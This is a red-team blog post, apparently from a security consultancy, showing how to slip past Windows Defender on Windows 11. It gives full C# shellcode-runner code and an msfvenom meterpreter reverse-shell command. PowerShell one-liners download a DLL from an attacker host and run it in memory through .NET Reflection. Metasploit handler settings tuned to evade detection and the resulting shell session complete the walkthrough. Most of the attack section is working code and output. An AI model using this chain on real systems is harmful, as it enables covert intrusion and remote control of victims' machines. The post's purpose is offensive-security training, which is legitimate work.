Antivirus Evasion (Part 2)


redfoxsec.com/blog/antivirus-evasion-part-2

Redfox Security Team April 6, 2022

- April 6, 2022
- Red Team
- Redfox Security Team

In Part 1 of our Antivirus Evasion series, we managed to get a meterpreter reverse shell while evading Windows Defender by writing an .exe file to disk and then executing it. Malware can also be run entirely in memory to avoid leaving any data on disk. One way to do this is by utilizing .NET Reflection. Windows PowerShell is built on .NET framework and thereby allows access to all of its features. PowerShell can load and execute C# assemblies in memory. We are going to demonstrate this technique on a Windows 11 machine running Defender with the latest patch.

We are going to reuse our C# shellcode runner from our previous blog with a few modifications. This time, we will be building a .NET Framework Class Library (DLL) instead. We have to declare our class (Class1) and method (runner) as public.



```
using System;
using System.Runtime.InteropServices;

namespace Reflect
{
    public class Class1
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
        public static void runner()
        {
            // Enter the msfvenom payload below
            byte[] buf = new byte[] {};
            int size = buf.Length;

            // Allocate our memory buffer
            IntPtr va = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            // Copy of decrypted shellcode into the buffer
            Marshal.Copy(buf, 0, va, size);

            // Create a thread that contains our buffer
            IntPtr thread = CreateThread(IntPtr.Zero, 0, va, IntPtr.Zero, 0, IntPtr.Zero);

            // Ensure our thread doesn't exit until we close our shell
            WaitForSingleObject(thread, 0xFFFFFFFF);
        }
    }
}
```

Replace the buf byte array above with msfvenom generated shellcode.

```
# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<ip/hostname> LPORT=443
EXITFUNC=thread -f csharp
```

Compile the code using Visual studio targeting x64 architecture. Host resulting DLL file on a webserver on port 80 of our Kali Machine.

Now, we need to download and execute our payload without writing to disk on our Windows 11 machine. We can use Reflection in PowerShell to help us do this.

We have to download Reflect.dll to memory as a byte array using WebClient.DownloadData method and assign it to $download variable.

```
$download = (New-Object
System.Net.WebClient).DownloadData('http://192.168.56.103/Reflect.dll');
```

To load our assembly, we will use the Assembly.Load method with our byte array as argument and assign it to $asm variable.

```
$asm = [System.Reflection.Assembly]::Load($download);
```

Next, we have to use .NET Object.GetType method to get the runtime type of the current instance. The arguments for this method are in the format of 'Namespace_name.Class_name'.

```
$class = $asm.GetType('Reflect.Class1');
```

The .NET Type.GetMethod method can be used to get a specific method of the current type & the argument for this method is our method name, which in this case is 'runner'.


```
$method = $class.GetMethod('runner');
```

Finally, we have to invoke our method using MethodBase.Invoke method with any arguments to be passed to the method. Since we have no arguments in our case, we can use $null.

```
$method.Invoke(0, $null)
```


These statements can be encoded and combined into a one liner using Kali's pwsh. Make sure to use the ` character to escape inside a string.

We need to set up a metasploit listener as well as a webserver on our Kali machine.



Next, we can run our encoded PowerShell command on our Windows 11 machine.

Windows Defender catches and blocks our meterpreter session as soon as we use the shell command on metasploit. On further inspection, we find that defender actually flags the behaviour of meterpreter.




We could use more advanced process injection techniques to get around this. Another simpler method is to modify the default meterpreter behaviour by setting AUTOLOADSTDAPI option on our listener to false and then manually loading stdapi later. Let’s try this again.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST eth0
LHOST => eth0
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set EXITFUNC thread
EXITFUNC => thread
msf6 exploit(multi/handler) > set ENABLESTAGEENCODING true
ENABLESTAGEENCODING => true
msf6 exploit(multi/handler) > set AUTOLOADSTDAPI false
AUTOLOADSTDAPI => false
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.56.103:443
```

After setting up our listener and webserver on Kali, we can run our encoded PowerShell command on our Windows 11 machine.



It’s interesting to note that AMSI does not intervene during this process.

We immediately get a connection to our listener and, as per the screenshot below, a meterpreter session has opened. Now, we have to manually load stdapi and get a command shell.

```
[!] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: je0uajab) Without a database connected tha
t payload UUID tracking will not work!
[*] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: je0uajab) Encoded stage with x64/xor_dynam
ic
[*] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: je0uajab) Staging x64 payload (202061 byte
s) ...
[!] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: je0uajab) Without a database connected tha
t payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.103:443 -> 127.0.0.1 ) at 2022-04-06 12:13:18 +0530

meterpreter > load stdapi
Loading extension stdapi...Success.
meterpreter > shell
Process 16060 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.556]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We have successfully evaded Defender on an updated Windows 11 machine & demonstrated how we could perform Reflection using PowerShell to execute code entirely in memory.

TL;DR

Offensive C# Development has been rising rapidly in the last few years. We will be delving into some interesting techniques in upcoming blogs.

By partnering with Redfox Security, you'll get the best security and technical skills required to execute an effective and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through penetration testing services. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. With a combination of data-driven, research-based, and manual testing methodologies, we proudly deliver robust security solutions.

"Join us on our journey of growth and development by signing up for our comprehensive **courses**, if you want to excel in the field of cybersecurity."

PreviousHacking GraphQL Part 2
NextServer-Side Request Forgery

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?